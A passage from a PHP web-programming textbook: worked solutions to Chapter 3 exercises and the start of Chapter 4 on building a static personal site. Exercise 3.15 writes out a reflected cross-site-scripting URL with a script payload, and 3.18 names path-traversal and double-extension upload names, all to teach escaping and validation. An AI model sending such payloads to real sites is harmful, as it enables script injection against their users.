The PHP manual [2] is the definitive reference for every function named here; Tatroe and MacIntyre [1] cover the whole language and Nixon [12] leads gently on to Chapter 5. On security, read the OWASP Top 10 [5] once this year and its cheat sheets on cross-site scripting [6] and password storage [9] before you deploy anything. HTTP's methods are defined in RFC 9110 [4] and cookies in RFC 6265 [7]; the Java track follows the JDK's HTTP server documentation [11] and the Python track the Flask documentation [10]. The personal-data obligations come from UU 27/2022 [8], and PSR-12 [3] settles questions of layout.

3.28 Exercises

3.1 Work out `2 + 3 * 4 ** 2 % 5` by hand, step by step in precedence order, then check with PHP.

3.2 Predict what `var_dump()` shows for `"5" + 5`, `"5" . 5`, `"5" == 5`, `"5" === 5`, `0 == ""`, `"abc" == 0`, `(int) "12 monkeys"` and `is_numeric("12 monkeys")`. Run it and explain every answer you got wrong.

3.3 Print the seven-times table from 7×1 to 7×10 in aligned columns.

3.4 Rewrite Exercise 3.3 with `while` and with `do … while`. Which of the three would you keep, and why?

3.5 In the loop of **Table 3.5**, move `continue` to 2 and `break` to 9. Trace it by hand, then run it.

3.6 Write `isPrime(int $n): bool` and test it on 1, 2, 9, 17, 25, 97 and 100. Why may the loop stop at $\sqrt{n}$?

3.7 Predict, then run: `f(int $x)` doubles `$x` and returns it; `g(int &$x)` does the same; each is called with a variable holding 5.

3.8 With the prices of S0001, S0003 and S0005 in an array and a basket of four kilograms of S0001 and one S0005, print one line per service and a total in Indonesian digit grouping.

3.9 For `$g = ["Yarik" => 80, "Naya" => 90, "Masha" => 75]`, which function sorts by grade keeping the names, which sorts by name, and what does `sort($g)` do?

3.10 Write `rupiahByHand(int $amount)` that groups digits with dots **without** `number_format()`, and compare it with `number_format()` for 8000, 195000, 1234567 and 100.

3.11 Write `slug(string $s)` that lower-cases, turns each run of non-alphanumeric characters into one hyphen, and trims hyphens from both ends. Test `"Wash and Fold"`, `"  Dry Clean!!  "` and `"Setrika & Lipat"`.

3.12 `a.php` and `b.php` both `require 'helpers.php'`, and `index.php` requires both. What happens, and which change fixes it?

3.13 For `calculator.php?service=S0001&units=4`, write the exact contents of `$_GET`, with the type of each value. What are the Java and Flask expressions for the same two values?

3.14 GET or POST, and why: (a) a search box; (b) logging in; (c) page 3 of a list; (d) deleting a message; (e) a price a customer will share; (f) logging out.

3.15 `<p>Welcome, <?php echo $_GET['user']; ?></p>`: give a URL that runs JavaScript of your choosing, repair the page, and show the same URL is now harmless.

3.16 `contact.php` answers a good POST with 303 and a `Location` header. What would go wrong if it answered with the thank-you page directly?

3.17 Add a pickup date to a form: required, `YYYY-MM-DD`, not in the past, at most 30 days ahead. Write the validator and show it refusing four different bad values.

3.18 Name three reasons not to trust `$_FILES['slip']['name']`, and say what to do instead.

3.19 A file has `echo "one"` on line 3 and `echo "two";` on line 4, and PHP reports a parse error on line 4. Explain precisely why.

3.20 Port `whole()` of **Listing 3.20** to Python and Java and test `"4"`, `"04"`, `"4.5"`, `"-2"`, `"abc"`, `"1000"` and the Arabic-Indic digit ٤ (U+0664). What changes if the Python pattern says `\d`?

3.21 Write a page that counts how many times *this visitor* has opened it, using a session. Show that a second visitor starts again at 1.

3.22 Why does `login.php` call `session_regenerate_id(true)`, and why does `checkLogin()` verify a dummy hash for an unknown e-mail?

3.29 Solutions to the Exercises

Every program below is in `Code_new/Chapter03/php/exercises/` (and the Java and Python folders for 3.20); the outputs are real.

3.1 `**` first: $4^2 = 16$, giving `2 + 3 * 16 % 5`. `*` and `%` share a level and associate left, so `3 * 16` is 48 and `48 % 5` is 3. Last, $2 + 3 = 5$. The common wrong answer, 2, comes from doing `16 % 5` first.

```php
<?php
echo "2 + 3 * 4 ** 2 % 5 = ", 2 + 3 * 4 ** 2 % 5, PHP_EOL;
```

```
2 + 3 * 4 ** 2 % 5 = 5
```

3.2

```php
<?php
var_dump("5" + 5, "5" . 5, "5" == 5, "5" === 5, 0 == "", "abc" == 0,
         (int) "12 monkeys", is_numeric("12 monkeys"));
```

```
int(10)
string(2) "55"
bool(true)
bool(false)
bool(false)
bool(false)
int(12)
bool(false)
```

`+` forces numbers and `.` strings; `==` converts and `===` does not. `0 == ""` and `"abc" == 0` are false since PHP 8, because a non-numeric string compared with a number turns the *number* into a string. `(int)` reads digits from the front; `is_numeric()` judges the whole string.

3.3

```php
<?php
for ($i = 1; $i <= 10; $i++) {
    printf("7 x %2d = %2d%s", $i, 7 * $i, PHP_EOL);
}
```

```
7 x  1 =  7
7 x  2 = 14
7 x  3 = 21
7 x  4 = 28
7 x  5 = 35
7 x  6 = 42
7 x  7 = 49
7 x  8 = 56
7 x  9 = 63
7 x 10 = 70
```

3.4 `$i = 1; while ($i <= 10) { printf(…); $i++; }`, or the same body in `do { … } while ($i <= 10);`. Keep `for`: the count is known and all three parts sit on one line.

3.5

```php
<?php
for ($i = 0; $i <= 10; $i++) {
    if ($i == 2) { continue; }
    if ($i == 9) { break; }
    echo "$i ";
}
echo PHP_EOL;
```

```
0 1 3 4 5 6 7 8
```

At 2 `continue` skips the `echo` but the increment still runs; at 9 `break` ends the loop before the `echo`, so 9 and 10 never appear.

3.6

```php
<?php
function isPrime(int $n): bool {
    if ($n < 2)      { return false; }
    if ($n % 2 == 0) { return $n == 2; }
    for ($d = 3; $d * $d <= $n; $d += 2) {
        if ($n % $d == 0) { return false; }
    }
    return true;
}
foreach ([1, 2, 9, 17, 25, 97, 100] as $n) {
    echo $n, " -> ", var_export(isPrime($n), true), PHP_EOL;
}
```

```
1 -> false
2 -> true
9 -> false
17 -> true
25 -> false
97 -> true
100 -> false
```

If $n = a \times b$ with $a \leq b$, then $a \leq \sqrt{n}$, so every composite number has a divisor at or below its square root. Testing `$d * $d <= $n` keeps the arithmetic in integers.

3.7

```php
<?php
function f(int $x): int  { $x = $x * 2; return $x; }
function g(int &$x): int { $x = $x * 2; return $x; }
$a = 5; $r = f($a); echo "f: a=$a r=$r", PHP_EOL;
$b = 5; $r = g($b); echo "g: b=$b r=$r", PHP_EOL;
```

```
f: a=5 r=10
g: b=10 r=10
```

`f` received a copy, so `$a` is untouched; `g` received the variable itself.

3.8

```php
<?php
$prices = ['S0001' => 8000, 'S0003' => 6000, 'S0005' => 65000];
$basket = ['S0001' => 4, 'S0005' => 1];          // service => units
$total  = 0;
foreach ($basket as $service => $units) {
    $line   = $units * $prices[$service];
    $total += $line;
    printf("%-6s %3d x %6d = Rp %s%s", $service, $units, $prices[$service],
           number_format($line, 0, ',', '.'), PHP_EOL);
}
echo "TOTAL                  Rp ", number_format($total, 0, ',', '.'), PHP_EOL;
```

```
S0001    4 x   8000 = Rp 32.000
S0005    1 x  65000 = Rp 65.000
TOTAL                  Rp 97.000
```

3.9 `asort($g)` sorts by grade with names attached; `ksort($g)` sorts by name; `sort($g)` sorts the grades and renumbers the keys 0, 1, 2, destroying the names (**Figure 3.28**).

3.10

```php
<?php
function rupiahByHand(int $amount): string {
    $digits = (string) $amount;
    $out    = '';
    $count  = 0;
    for ($i = strlen($digits) - 1; $i >= 0; $i--) {
        $out = $digits[$i] . $out;
        $count++;
        if ($count % 3 == 0 && $i > 0) { $out = '.' . $out; }
    }
    return 'Rp ' . $out;
}
foreach ([8000, 195000, 1234567, 100] as $n) {
    echo rupiahByHand($n), '  ', 'Rp ' . number_format($n, 0, ',', '.'), PHP_EOL;
}
```

```
Rp 8.000  Rp 8.000
Rp 195.000  Rp 195.000
Rp 1.234.567  Rp 1.234.567
Rp 100  Rp 100
```

The `$i > 0` test stops a leading dot on `1.234.567`.

3.11

```php
<?php
function slug(string $s): string {
    $s = strtolower(trim($s));
    $s = preg_replace('/[^a-z0-9]+/', '-', $s);
    return trim($s, '-');
}
foreach (["Wash and Fold", "  Dry Clean!!  ", "Setrika & Lipat"] as $s) {
    echo slug($s), PHP_EOL;
}
```

```
wash-and-fold
dry-clean
setrika-lipat
```

3.12 `helpers.php` is loaded twice, its functions are declared twice, and PHP stops with "Cannot redeclare function". Change `require` to `require_once` (**Table 3.11**).

3.13 `$_GET` is `['service' => "S0001", 'units' => "4"]`, and **both values are strings**; `$_POST` is empty. In Java, `Web.query(ex).get("service")` and `Web.query(ex).get("units")`; in Flask, `request.args["service"]` and `request.args["units"]`, strings as well.

3.14 (a) GET: it asks, and the result should be shareable. (b) POST: it changes state, and the password must stay out of the address bar, history and logs. (c) GET: a page number is part of a view's address. (d) POST: a GET that deletes could be triggered by a link or a prefetching browser. (e) GET: sharing is the requirement, as in the calculator. (f) POST with a token, as in **Listing 3.39**: otherwise any page could log your staff out with an image tag.

3.15 `page.php?user=<script>alert("stolen")</script>` (URL-encoded) makes the browser run the script. The repair is `<p>Welcome, <?= h($_GET['user'] ?? '') ?></p>`; the same URL then yields `<script>…`, drawn as text, exactly the difference between the outputs of **Listing 3.29** and **Listing 3.30**.

3.16 The last request would be the POST, so refresh would store the message again. With 303 the last request is a GET, and the session carries the thank-you across.

3.17

```php
<?php
/** Validate a pickup date: required, a real date, today or later, at most 30 days ahead.
*/
function validatePickup(string $raw, string $today): array {
    $raw = trim($raw);
    if ($raw === '') {
        return [null, 'Please give a pickup date.'];
    }
    $d = DateTime::createFromFormat('!Y-m-d', $raw);
    if (!$d || $d->format('Y-m-d') !== $raw) {
        return [null, 'Use the format YYYY-MM-DD, for example 2026-09-25.'];
    }
    $now = new DateTime($today);
    if ($d < $now) {
        return [null, 'The pickup date cannot be in the past.'];
    }
    if ((int) $now->diff($d)->days > 30) {
        return [null, 'We can only book 30 days ahead.'];
    }
    return [$d->format('Y-m-d'), null];
}
foreach (['', '2026-13-45', '25/09/2026', '2026-09-01', '2026-09-25', '2026-12-31'] as $in)
{
    [$ok, $err] = validatePickup($in, '2026-09-23');
    printf("%-12s -> %s%s", '"' . $in . '"', $ok ?? $err, PHP_EOL);
}
```

```
""           -> Please give a pickup date.
"2026-13-45" -> Use the format YYYY-MM-DD, for example 2026-09-25.
"25/09/2026" -> Use the format YYYY-MM-DD, for example 2026-09-25.
"2026-09-01" -> The pickup date cannot be in the past.
"2026-09-25" -> 2026-09-25
"2026-12-31" -> We can only book 30 days ahead.
```

The round-trip test `$d->format('Y-m-d') !== $raw` is the key line: `createFromFormat()` would roll `2026-13-45` into a later real date, and comparing the round trip catches it. The `!` in the format sets the time to midnight, so today itself is not “in the past”.

3.18 The name comes from the client: it may contain `../` to write outside the folder; it may carry a double extension such as `slip.php.jpg`; and two customers may both send `slip.jpg`, one overwriting the other. Invent the name, `'slip-' . bin2hex(random_bytes(8))`, and take the extension from an allowlist keyed by the type read from the bytes, as **Listing 3.45** does.

3.19 Parse errors are found while reading, before anything runs. After `echo "one"` PHP needs `,` or `;`; the next token is the `echo` on line 4, so line 4 is where it could not go on. The mistake is on line 3.

3.20

```python
"""ex20_whole.py — whole() from lib/validate.php, in Python, and the trap it avoids."""
import re


def whole(s, lo, hi):
    if not re.fullmatch(r"[0-9]{1,9}", s):
        return None
    n = int(s)
    return n if lo <= n <= hi else None


def whole_with_d(s, lo, hi):          # the same, written with \d
    if not re.fullmatch(r"\d{1,9}", s):
        return None
    n = int(s)
    return n if lo <= n <= hi else None


for s in ["4", "04", "4.5", "-2", "abc", "1000", "٤"]:
    print(f"{s!r:8} whole -> {whole(s, 1, 999)!s:5} with \\d -> {whole_with_d(s, 1, 999)}")
```

```
'4'      whole -> 4     with \d -> 4
'04'     whole -> 4     with \d -> 4
'4.5'    whole -> None  with \d -> None
'-2'     whole -> None  with \d -> None
'abc'    whole -> None  with \d -> None
'1000'   whole -> None  with \d -> None
'٤'      whole -> None  with \d -> 4
```

```java
/** Ex20Whole.java — whole() from lib/validate.php, in Java.  Run: java Ex20Whole.java */
public class Ex20Whole {
    static Integer whole(String s, int min, int max) {
        if (!s.matches("[0-9]{1,9}")) {
            return null;
        }
        int n = Integer.parseInt(s);
        return (n >= min && n <= max) ? n : null;
    }

    public static void main(String[] args) {
        for (String s : new String[] {"4", "04", "4.5", "-2", "abc", "1000", "٤"}) {
            String label = s.chars().allMatch(c -> c < 128) ? "'" + s + "'" :
"U+%04X".formatted(s.codePointAt(0));
            System.out.printf("%-8s -> %s%n", label, whole(s, 1, 999));
        }
    }
}
```

```
'4'      -> 4
'04'     -> 4
'4.5'    -> null
'-2'     -> null
'abc'    -> null
'1000'   -> null
U+0664   -> null
```

The two agree on every input with `[0-9]`. With `\d`, Python accepts ٤ as the number 4, because in Python 3 `\d` matches every Unicode decimal digit and `int()` converts them. A validator should say exactly the characters it means.

3.21

```php
<?php
// ex21_counter.php — how many times has THIS visitor opened the page?
session_start();
$_SESSION['visits'] = ($_SESSION['visits'] ?? 0) + 1;
header('Content-Type: text/plain; charset=utf-8');
echo "Visit number ", $_SESSION['visits'], " in this session.", PHP_EOL;
```

Run with `php -S` in the `exercises` folder; three requests sharing a cookie jar, then one without:

```
Visit number 1 in this session.
Visit number 2 in this session.
Visit number 3 in this session.
Visit number 1 in this session.
```

The fourth request sent no cookie, so it received a new session and started again at 1.

3.22 Whoever planted or saw a session id before login would share the session after it; a new id at login makes the old one worthless. The dummy hash makes known and unknown e-mails take the same time, so timing reveals nothing.

References

[1] K. Tatroe and P. MacIntyre, *Programming PHP*, 4th ed. Sebastopol, CA, USA: O'Reilly Media, 2020.

[2] The PHP Documentation Group, *PHP Manual*. [Online]. Available: https://www.php.net/manual/en/

[3] PHP Framework Interop Group, *PSR-12: Extended Coding Style*. [Online]. Available: https://www.php-fig.org/psr/psr-12/

[4] R. Fielding, M. Nottingham, and J. Reschke, "HTTP Semantics," RFC 9110, Internet Engineering Task Force, Jun. 2022.

[5] OWASP Foundation, *OWASP Top 10:2021*. [Online]. Available: https://owasp.org/Top10/

[6] OWASP Foundation, *Cross Site Scripting Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/

[7] A. Barth, "HTTP State Management Mechanism," RFC 6265, Internet Engineering Task Force, Apr. 2011.

[8] Republic of Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, 2022.

[9] OWASP Foundation, *Password Storage Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/

[10] Pallets Projects, *Flask Documentation*. [Online]. Available: https://flask.palletsprojects.com/

[11] Oracle, *Java SE 21 API Specification: Package com.sun.net.httpserver*. [Online]. Available: https://docs.oracle.com/en/java/javase/21/docs/api/jdk.httpserver/

[12] R. Nixon, *Learning PHP, MySQL & JavaScript*, 6th ed. Sebastopol, CA, USA: O'Reilly Media, 2021.

Chapter 4

Evaluation and Discussion I: From a Static Site to a Validated Form

This chapter teaches no new language feature. It puts everything Chapters 1 to 3 have given you — the journey of a request, HTML, CSS and JavaScript, and PHP — to work on eleven complete problems, solved from nothing with every step written down. The first four problems form one project: build a five-page personal website with HTML, CSS and JavaScript, give each page a clean address such as `/portfolio/profile`, write a report that evaluates the site with evidence, and publish the site and its source code. The other seven problems are new and come from the case study of this book, Profitina Laundry: following one request for an order's status across the wire, choosing between GET and POST, marking up the price list as a real table, working out which CSS rule wins and how wide a box really is, computing a live price estimate in JavaScript without losing a rupiah, pricing a bill in PHP with arrays, loops and sorting, and accepting a drop-off form that validates every field and escapes everything it prints. Every problem is solved in the technology it asks for and again in Java, with the HTTP server that comes inside the JDK, and in Python, with Flask; every output quoted is the output the program really produced; and every problem ends with a *tempting wrong solution*, the exact way it fails, and a *check yourself* variant with its answer. By the end of the chapter you will have a method for any small web programming problem and eleven fully worked examples of that method to lean on.

4.1 Where We Left Off

Before solving anything, let us lay out the tools. Every problem in this chapter reaches for a handful of them, and naming the tool you need is already half of the work.

From **Chapter 1** you have the journey of a request: a URL taken apart into scheme, host, port, path, query and fragment; DNS and TCP; and HTTP, a request line such as `GET /status HTTP/1.1`, headers, an empty line and perhaps a body, answered by a status line such as `HTTP/1.1 200 OK`, headers and a body. You know the status families — 2xx success, 3xx "look elsewhere", 4xx "your request was wrong", 5xx "the server failed" — and the difference between a static and a dynamic page. You also installed the workbench: editor, browser, PHP, JDK, Python with Flask, Node and Git.

From **Chapter 2** you have the languages of the page: HTML for structure, CSS for looks, with competing rules decided by the *cascade* (importance, *specificity*, order, inheritance) and every element a box of content, padding and border, and JavaScript for behavior, reacting to events without asking the server.

From **Chapter 3** you have the server side: PHP mixed with HTML, variables, type juggling, decisions, loops, functions, arrays, strings, and the *superglobals* `$_GET`, `$_POST` and `$_SERVER` through which a request reaches your code; and a form validated on the server and escaped with `htmlspecialchars`.

Table 4.1 shows which of these tools each problem of the chapter exercises most. Use it as a map. If HTTP still feels abstract, begin with Problems 4.5 and 4.6; if CSS surprises you, begin with Problem 4.8; if PHP arrays are shaky, begin with Problem 4.10.

Table 4.1 The eleven problems of this chapter and the tools from Chapters 1 to 3 that each one exercises most.

Problem	Topic	Main tools from Chapters 1–3
4.1	Five pages of a personal website	HTML structure, one stylesheet, one script
4.2	Clean URLs for the five pages	paths, the index document rule, 301 and 404, a PHP router
4.3	The project report	measuring a site, the developer tools, writing evidence
4.4	Deploying and publishing the source	Git, a static host, checking the live site
4.5	One request on the wire	URL parts, request and response, status codes
4.6	GET or POST	query string against body, percent-encoding, redirect after POST
4.7	The price list as a table	semantic HTML, `thead`, `th scope`, escaping `&`
4.8	Which rule wins, and how wide is the box	specificity, source order, the box model
4.9	A live price estimate	events, strings from form fields, exact money
4.10	The bill in PHP	associative arrays, `foreach`, `break`, `continue`, sorting
4.11	The drop-off form, validated	`$_POST`, regular expressions, `htmlspecialchars`, 422

4.2 How to Approach a Web Programming Problem

A beginner handed a web problem starts typing `<html>`; an experienced developer first follows a routine. The mathematician George Pólya described such a routine for problems of every kind — understand the problem, devise a plan, carry it out, look back [1] — and the same four movements, stretched into eight small steps, serve web programmers just as well. **Figure 4.1** shows the eight steps we follow for every problem in this chapter.




Figure 4.1 The eight steps used for every problem in this chapter; the dashed arrow is the loop between building and observing.

4.2.1 The eight steps

Step 1 — Read the problem and restate it in your own words. Write, in one or two sentences, what goes *in* (usually a request: an address typed, a form sent) and what must come *out* (a page, a status code, a redirect). Circle every URL, field name and number in the statement: those are your test cases.

Step 2 — Work the examples by hand. Before any code, decide exactly what a few requests must receive: sketch a page on paper, do a computation with every intermediate number written down, or list two form inputs that must be accepted and two that must be refused. These answers become the expected outputs of step 5.

Step 3 — Decide what runs where. This step is special to the web. Some work happens in the browser (layout, CSS, JavaScript), some on the server (PHP, Java or Python builds the answer),

and some in the host's configuration. "The address must be `/portfolio/profile`" is not an HTML question but a question of what the server does with a path; "show the price while the customer types" cannot be answered by the server, which hears nothing until the form is sent. Write down, for each requirement, the side that must satisfy it.

Step 4 — Sketch the files, the URLs and the data. Draw the folder tree, write next to each file the URL that reaches it, and write the data the program needs as a small table.

Step 5 — Write the check first. Turn the examples of step 2 into something a machine can repeat: a list of URLs with the status each must return, or a table of inputs and expected outputs. Every check program in this chapter prints one line per case, so a failure cannot be missed.

Step 6 — Build in small steps. One page, served and looked at; then the next. One route, requested and its status read; then the next.

Step 7 — Run and observe. Do not trust what you *think* the browser or the server does; look, with the instruments of Section 4.2.2. The first place where what you observe differs from step 2 *is* the bug; fix it and run every check again — the dashed arrow in **Figure 4.1**.

Step 8 — Look back. Which request did I not try? What is the most *tempting* wrong way to solve this, and why does it fail? Could I solve a slightly different version? These questions are the last parts of every problem in this chapter.

> **WHY "WHAT RUNS WHERE" COMES BEFORE ANY CODE.** Most beginners' web bugs are not typing mistakes; they are work placed on the wrong side. A price computed only in JavaScript can be changed by anyone who opens the developer tools. A form checked only in HTML can be sent with `curl` without ever seeing the HTML. A clean URL written into a link does nothing if the server does not know what to answer. Step 3 takes two minutes and prevents the kind of bug that no amount of careful typing fixes.

4.2.2 Three instruments that show what really happened

A web program is a conversation between two programs, and most of it is invisible. Three instruments make it visible, and every problem in this chapter uses at least one of them.

`curl`, the conversation in text. `curl` sends one HTTP request and prints the answer [2]; it ships with Windows 10 and 11, macOS and Linux. `curl -i URL` adds the status line and headers, `curl -v URL` also shows the request (`>`) and response (`<`) lines, and `curl -d "a=1&b=2" URL` sends a POST. It runs no JavaScript and follows no redirect unless told to (`-L`), so it shows exactly what the server said.

The developer tools, the conversation as a browser lives it. Press F12 (macOS: Option-Command-I). *Elements* shows the tree the browser *built*, *Network* every request with its status and size, *Console* the JavaScript errors.

A headless browser, the developer tools as a program. A *headless* browser is a real browser engine without a window, driven by a program. The Playwright library [3] opens a page, types, clicks, and asks what the browser computed. Five small, optional Python programs in this chapter use it (install with `pip install playwright` and `playwright install chromium`, or just read their quoted output).

4.2.3 How each problem is laid out

Every problem section has the same parts, so that you always know where you are:

1. **The problem** — the statement, in a box.
2. **Understanding it by hand** — the statement in plain words, the examples worked on paper, and the decision of what runs where (steps 1 to 4).
3. **The solution in the technology the problem asks for** — HTML, CSS and JavaScript for the page problems, PHP for the server problems — with the check and its real output (steps 5 to 7).
4. **The Java solution** — the same behavior on the JDK's own HTTP server, `com.sun.net.httpserver.HttpServer`, which needs no download beyond the JDK [4]; for problems that are pure computation, a plain Java program.
5. **The Python solution** — the same behavior in Flask [5]; for pure computation, a plain Python program.
6. **A tempting wrong solution** — a program that looks right, what it really does, and why it fails (step 8).
7. **Check yourself** — a variant of the problem with its answer.

The three tracks are one answer said three times, and for most problems the chapter proves it by comparing their outputs byte for byte; seeing an idea in three languages shows which part is the idea and which part is only the language.

4.2.4 The code folder

All programs are in the folder `Chapter04` of the book's code, laid out as **Table 4.2** shows. Every listing is a complete file printed exactly as it is, and every quoted output came from running it. `run_all.sh` starts every server, runs every check, writes every output into `outputs/` and stops every server again in about fifteen seconds; `README.md` explains how to run each example on Windows, macOS and Linux, in a terminal and in Visual Studio Code.

Table 4.2 The layout of the chapter's code folder; each track has its own folder and every server listens on its own port.

Folder	What it holds
`web/portfolio/`	the five-page static site of Problems 4.1 to 4.4
`web/pages/`	the main part of each portfolio page, shared by the Java and Flask servers
`web/laundry/`	the Profitina Laundry pages: drop-off form, price list, estimate
`web/tools/`	Node programs and the publishing rehearsal script
`web/wrong/`	the tempting wrong solutions written in HTML and JavaScript
`php/`	the PHP solutions and `wrong_*.php`
`java/`	the Java solutions, one file per program
`python/`	the Flask applications, the command-line tools and the browser checks

Each server has its own port, so all can run at once: the portfolio on 8401 (PHP), 8402 (Java) and 8403 (Flask), a plain static host on 8404, and the Profitina Laundry servers from 8411 to 8454.

4.3 Problem 4.1 — Five Pages of a Personal Website

The first four problems of this chapter are one project, cut into the four pieces that a real project has: the content, the addresses, the written evaluation, and the publication. Each piece is a problem of its own, and each is worth solving separately, because each fails in its own way.

4.3.1 The problem

> **PROBLEM 4.1.** Build a static personal website using HTML, CSS and JavaScript. You are free to use libraries and frameworks such as jQuery or Bootstrap for layout and styling. The website must include the following pages: a **Homepage**, the main landing page; a **Profile**, information about yourself; a **Hometown**, a brief description of your hometown; a **Local Food** page, a feature on local food from your hometown; and a **Tourist Places** page, a guide to tourist attractions in your hometown.

4.3.2 Understanding it by hand

Restating it. In: nothing — nobody fills in anything; a visitor only reads and clicks. Out: five HTML documents that belong together, look like one site, and let the visitor move from any page to any other. Three words in the statement carry more weight than they seem to.

Static. A static site is one in which the server hands back a file that already exists on disk, unchanged; nothing is assembled at request time (Chapter 1, Section 1.10). So there is no PHP, no database and no form that sends anything anywhere. Everything the visitor sees must already be written in the files.

Pages. Five *pages*, not five *sections* of one page. Each must be a document of its own, with its own title in the browser tab and, as Problem 4.2 will require, its own address.

HTML, CSS and JavaScript. All three. The site needs at least one small, honest piece of behavior. It does not need much; a site whose pages are complete without the script, and a little better with it, is exactly what Chapter 2 called *progressive enhancement*.

Working the example by hand. The example of this chapter is the site of a student, Ayu Pramesti, who studies Informatics in Surabaya and comes from Malang in East Java. On paper, each page is the same frame around different content:

```
+-------------------------------------------------------+
| Ayu Pramesti   Home  Profile  Hometown  Local Food  ...  |   header + navigation
+-------------------------------------------------------+
| <h1> one heading that names the page                    |
| one sentence that says what the page is for             |   main
| [card] [card] [card] ...                                |
+-------------------------------------------------------+
| A personal website - (c) 2026 Ayu Pramesti              |   footer
+-------------------------------------------------------+
```

Five pages times one frame gives the first design decision: the header, the navigation and the footer are *identical* on every page, and only the main part changes. The second decision follows from the first: one stylesheet, `site.css`, shared by all five pages, and one script, `site.js`, shared as well. When the visitor moves from Profile to Food, the browser already holds the stylesheet in its cache and only the new HTML travels.

What runs where. Everything in this problem runs in the browser: the HTML is laid out, the CSS is applied, the script marks the current page in the menu. The server — any server — only sends files. That is what “static” means, seen from step 3.

The files. The folder tree, with the address each file will answer to, is:

```
web/portfolio/
  index.html              ->  /portfolio/            Homepage
  profile/index.html      ->  /portfolio/profile/    Profile
  hometown/index.html     ->  /portfolio/hometown/   Hometown
  food/index.html         ->  /portfolio/food/       Local Food
  tourist/index.html      ->  /portfolio/tourist/    Tourist Places
  404.html                    the page shown for an address that does not exist
  assets/site.css             one stylesheet for all pages
  assets/site.js              one script for all pages
```

Why a folder per page instead of five files called `profile.html`, `food.html` and so on is the subject of Problem 4.2. For now, notice only that the tree has five pages, one stylesheet and one script, which is what the statement asked for and nothing more.

4.3.3 The HTML

Listing 4.1 is the homepage. Read it from the top.

Listing 4.1 `web/portfolio/index.html`: the homepage. The header, navigation and footer are the same on all five pages; only `main` changes.

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Home &mdash; Ayu Pramesti</title>
  <meta name="description" content="Personal website of Ayu Pramesti, an Informatics
student at ITS Surabaya.">
  <link rel="stylesheet" href="/portfolio/assets/site.css">
</head>
<body>
  <a class="skip" href="#content">Skip to content</a>
  <header class="site">
    <div class="bar">
      <a class="brand" href="/portfolio/">Ayu Pramesti</a>
      <nav class="main" aria-label="Main">
        <a href="/portfolio/">Home</a>
        <a href="/portfolio/profile/">Profile</a>
        <a href="/portfolio/hometown/">Hometown</a>
        <a href="/portfolio/food/">Local Food</a>
        <a href="/portfolio/tourist/">Tourist Places</a>
      </nav>
    </div>
  </header>
  <main id="content">
    <h1>Ayu Pramesti</h1>
    <p class="lede">Informatics student at Institut Teknologi Sepuluh Nopember,
       Surabaya. Welcome to my corner of the web.</p>

    <div class="grid">
      <section class="card">
        <h2>About this site</h2>
        <p>Five pages, one stylesheet, one small script. No framework. Every URL
           is a directory, so the address bar never shows a file extension.</p>
        <p><a href="/portfolio/profile/">Read my profile &rarr;</a></p>
      </section>
      <section class="card">
        <h2>Where I am from</h2>
        <p>Malang, East Java &mdash; a cool highland city two hours south of
           Surabaya, known for apples, <em>bakso</em> and colonial streets.</p>
        <p><a href="/portfolio/hometown/">See Malang &rarr;</a></p>
      </section>
      <section class="card">
        <h2>What to eat there</h2>
        <p>Five dishes worth the trip, with what is in each one and where the
           city eats it.</p>
        <p><a href="/portfolio/food/">See the food &rarr;</a></p>
```

Listing 4.1 (Continued) *web/portfolio/index.html: the homepage. The header, navigation and footer are the same on all five pages; only main changes.*

```
      </section>
      <section class="card">
        <h2>What to see there</h2>
        <p>Five places, from a volcano at sunrise to a village painted in every
           color at once.</p>
        <p><a href="/portfolio/tourist/">See the places &rarr;</a></p>
      </section>
    </div>
  </main>
  <footer class="site">
    <div>
      <p>A personal website &middot;
         &copy; <span id="year">2026</span> Ayu Pramesti.
         Built with hand-written HTML, CSS and JavaScript.</p>
    </div>
  </footer>
  <script src="/portfolio/assets/site.js"></script>
</body>
</html>
```

Line by line, the parts that matter:

- `<!DOCTYPE html>` switches on *standards mode*; `lang="en"` tells a screen reader how to pronounce the text; `<meta charset="utf-8">` comes first because the browser must know how to read the bytes; the viewport line stops a phone from shrinking a desktop layout, and without it the phone layout of Section 4.3.6 never appears.
- `<title>` and `<meta name="description">` are what the browser tab and a search result show; every page has its own pair.
- `href="/portfolio/assets/site.css"` begins with a slash and names the full path from the root of the site. This is the one kind of link that works identically on all five pages; Problem 4.2 explains why the other kinds break.
- The first element of the body, `<a class="skip" href="#content">Skip to content</a>`, is invisible until a keyboard user presses Tab; then it appears and jumps straight to the main content, past the navigation. It is one line, and it is the accessibility practice recommended by the Web Content Accessibility Guidelines [6].
- `<header>`, `<nav>`, `<main>`, `<section>` and `<footer>` are *semantic* elements (Chapter 2, Section 2.12): they say what each region *is*.
- `<span id="year">2026</span>` holds a year that the script will keep current.
- `<script src="/portfolio/assets/site.js">` sits at the end of the body, so that the whole page has been built by the time the script runs.

The other four pages are the same frame with a different `title`, `description`, `h1` and `main`. The Hometown page uses a real table with a `caption` and a `thead` for the facts about Malang; the Profile page uses a *description list*, `dl`, whose `dt` and `dd` pairs are exactly "name of a fact" and "the fact"; the Food and Tourist pages are made of five `section` cards each. All four are in the folder, and Section 4.5 measures them.

4.3.4 The CSS

Listing 4.2 is the one stylesheet.

Listing 4.2 `web/portfolio/assets/site.css`: one stylesheet for all five pages, written mobile first.

```
/* site.css — one stylesheet for all five pages of the portfolio.
   Mobile first: the base rules are the phone layout; the media query widens it. */

:root {
  --ink:      #1d2433;   /* body text            */
  --ink-soft: #55607a;   /* secondary text       */
  --accent:   #0b6b5e;   /* headings, links      */
  --accent-2: #d9822b;   /* the one warm color  */
  --paper:    #ffffff;
  --wash:     #f4f6f8;
  --line:     #dde3ea;
  --radius:   10px;
  --measure:  68ch;      /* the comfortable reading width */
}

